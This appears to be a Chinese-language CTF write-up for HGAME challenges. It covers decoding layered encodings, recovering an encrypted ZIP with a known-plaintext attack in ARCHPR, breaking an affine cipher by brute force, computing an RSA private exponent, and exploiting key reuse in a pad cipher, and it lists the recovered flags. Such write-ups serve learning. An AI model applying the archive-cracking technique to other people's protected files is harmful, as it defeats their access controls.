M3DI
RK0053UIMZPGB3DOV3ZINJV0OCHMNCTQ33LMJFXEOKPHBQS
W3CBKNLC
6MRTIFAUIKZVMM4WIQKBIRVWOQ2FIF3UCY2NIFIUCK2ZIFT
UCOCBIZCECSK
BKBDUCSKBMZGUCUKBJ5AUI2DHIFAUQN2ZJU2GKL3WNIXWINBQM
5CTANJ
ZOZH
G2YLYLJQW6L2KMIYXGM3YJMYFIVRWK52G25LNMFYGM
YKZF5GFUM
KRHF3TMY2WL
BQXC4DNOVLVO4KQPFLTSYSOHB
JXIRJRMV
WHEWTSOBWX
CWBSNV
IHSMTEKVIGGT30IZLDE4LRLJZGY3DRNI4GY5SXP
JTEK4SSJZMHAY
JSME3FU4LMHFYGUODUNZLEIM2EOB4FMZDROFW
WCNK2MF
FXS6STCGFZT
G6CLGBKF
MNSXORWXK3LB
OBTG
CWJPJRNC
CUJZ
O43GGVS
YMFYXA3LVK5L

Text to Ook! | Text to short Ook! | Ook! to Text

Text to Brainfuck | Brainfuck to Text

base32解码得到base64，再解码发现是二进制了

```
b = base64.b64decode(a)
#print(b)

f = open('aaa', mode='wb+')
f.write(b)
f.close
```

打开png



扫码得flag

壁纸

解压之后是一张图片



用二进制格式打开

```
0.E"=OE0.c.a.OE  
0.PK.....Z.  
.v....Password  
is picture ID.|
```

发现里面有flag.txt和这个

好久才知道要去p站找id
##非圈里人表示找的好苦啊

解压后

```
flag.txt x  
Users > wctpd > Downloads > flag.txt  
1 \u68\u67\u61\u6d\u65\u7b\u44\u6f\u5f\u79\u30\u75\u5f\u4b\u6e\u4f\u57\u5f\u75\u4e\u69\u43\u30\u64\u33\u3f\u7d
```

是unicode编码

\u68\u67\u61\u6d\u65\u7b\u44\u6f\u5f\u79\u30\u75\u5f\u4b\u6e\u4f\u57\u5f\u75\u4e\u69\u43\u30\u64\u33\u3f\u7d

[中文转换 Unicode](#) [Unicode转换中文](#) [Unicode转换 ASCII](#) [ASCII转换 Unicode](#) [中文转换XXXX](#) [清空输入框](#) [复制完整结果](#)

hgame(Do_y0u_KnOW_uNiC0d3?)

克苏鲁

下载一个压缩包，里面是一个txt和一个加密的zip,看到hint

【hint1】请使用7zip。另外，加密的zip是无法解出密码的。

看到zip里面bacon.txt的crc32和压缩包外的那个是一样的

Novel.zip (评估版本)

文件(F) 命令(C) 工具(S) 收藏夹(O) 选项(N) 帮助(H)

添加 解压到 测试 查看 删除 查找 向导 信息 扫描病毒 注释 自解压格式

↑ Novel.zip - ZIP 压缩文件, 解包大小为 28,796 字节

名称	大小	压缩后大小	类型	修改时间	CRC32
..			文件夹		
Bacon.txt *	124	126	文本文档	2020/1/11 0:36	CF79DBAE
The Call of Cth...	28,672	25,389	DOC 文件	2020/1/11 0:22	472043C8

Cthulhu_lzWIREHNWbPveclo8wZrNBL9LOat8yO9.zip (评估版本)

文件(F) 命令(C) 工具(S) 收藏夹(O) 选项(N) 帮助(H)

添加 解压到 测试 查看 删除 查找 向导 信息 扫描病毒 注释 自解压格式

↑ Cthulhu_lzWIREHNWbPveclo8wZrNBL9LOat8yO9.zip - ZIP 压缩文件, 解包大小为 25,949 字节

名称	大小	压缩后大小	类型	修改时间	CRC32
..			文件夹		
Novel.zip	25,825	25,778	WinRAR ZIP 压缩...	2020/1/11 0:37	C5BDF273
Bacon.txt	124	114	文本文档	2020/1/11 0:36	CF79DBAE

于是就用明文攻击，成功解压

ARCHPR 4.54 - 35%

文件(F) 恢复(R) 帮助(H)

打开 开始! 停止 基准测试 升级 帮助 关于 退出

加密的 ZIP/RAR/ACE/ARJ 文件
C:\Users\14264\Desktop\Novel.zip

攻击类型
明文

范围 长度 字典 明文 自动保存 选项 高级

明文选项
明文文件路径:
C:\Users\14264\Desktop\Bacon.zip
密钥
开始于: 0
密钥
密钥
 允许使用二进制文件作为明文 ZIP 档案文件

状态窗口

2020/1/18 23:00:32 - ARCHPR 4.54 build 0 已启动
2020/1/18 23:01:36 - 文件"C:\Users\14264\Desktop\Novel.zip"已打开。
2020/1/18 23:01:36 - 明文攻击已开始

当前口令: n/a 平均速度: n/a
已用时间: 1m 剩余时间: 1m 46s
明文攻击正在进行, 搜索密钥 (28991/80812)
35%

ARCHPR version 4.54 (c) 1997-2012 ElcomSoft Co. Ltd.

再打开doc文件



居然还有密码orz

*Password in capital letters.

解密后打开word,只有文字没有发现flag.

百度一番后, 尝试将doc改为xml, 找到了flag

```
+RçQ©ä , {aNAS<w
[w
w0RÉ[θ
198 hgame{Y0u_h@Ve_F0Und_mY_S3cReT}
199 4   6   f
200 Δ
201 »
`
```

crypto

Affine

数学太差了，只会暴力穷举

```
a = 'abcdefghijklmnopqrstuvwxyz'
a += a.upper()
a += '0123456789'
flag = ''
A = 9623
B = 7330
cipher = 'A8I5z{xr1A_J7ha_vG_TpH410}'
TABLE = 'zxcvbnmasdfghjklqwertyuiop1234567890QWERTYUIOPASDFGHJKLZXCVBNM'
for i in cipher:
    k = TABLE.find(i)
    if k == -1:
        flag += i
    else:
        for j in a:
            k = TABLE.find(j)
            m = TABLE[(A*k + B)%62]
            if m == i:
                flag += j
print(flag)
```

infantRSA

```
# coding = utf-8
def computeD(fn, e):
    (x, y, r) = extendedGCD(fn, e)
    #y maybe < 0, so convert it
    if y < 0:
        return fn + y
    return y

def extendedGCD(a, b):
    #a*x1 + b*y1 = ri
    if b == 0:
        return (1, 0, a)
    #a*x1 + b*y1 = a
    x1 = 1
    y1 = 0
    #a*x2 + b*y2 = b
    x2 = 0
    y2 = 1
    while b != 0:
        q = a / b
        #ri = r(i-2) % r(i-1)
        r = a % b
        a = b
        b = r
        #xi = x(i-2) - q*x(i-1)
        x = x1 - q*x2
        x1 = x2
        x2 = x
        #yi = y(i-2) - q*y(i-1)
        y = y1 - q*y2
        y1 = y2
        y2 = y
    return(x1, y1, a)

p = 681782737450022065655472455411
q = 675274897132088253519831953441
e = 13

n = p * q
fn = (p - 1) * (q - 1)

d = computeD(fn, e)
print (d)
```

百度来的代码把d解出来

```
#!/usr/bin/env python3
from secret import flag
assert flag.startswith(b'hgame{') and flag.endswith(b'}')

m = int.from_bytes(flag, byteorder='big')

p = 681782737450022065655472455411
q = 675274897132088253519831953441
e = 13
c = pow(m, e, p*q)

assert c == 275698465082361070145173688411496311542172902608559859019841
```

然后又百度了一下int.from_bytes

```
flag = 39062110472669388914389428064087335236334831991333245  
m = flag.to_bytes(10000, byteorder='big')  
  
print(m)
```

Not_one_time

大致思路就是同一条明文经过不同的密钥加密。

而密钥又是在同一个字符集中取

所以密文的每一位上都有很多种flag对应位上的取值

只要取很多组密文，算出对应位上所以可能的字符，再取交集就行了

```
| hgame{r3us1nG+M3$5age-&'~rEduC3d_K3Y-5P4ce}
```

Reorder

按顺序把flag拼出来

```
> 1234567890abcdefghijklmnoprstvw  
0ce6df4182753ab9psvltwjgnhmkiqro  
> 1  
    1  
> 1  
    1  
> 1  
    1  
> 1  
    1  
> 1  
    1  
> 1  
    1  
> 1  
    1  
> 1  
    1  
> 1  
    1  
> 1  
    1  
Rua!!!  
tIp{mLmhUgjea+5$Tn!m!}e3T_uRPi0A
```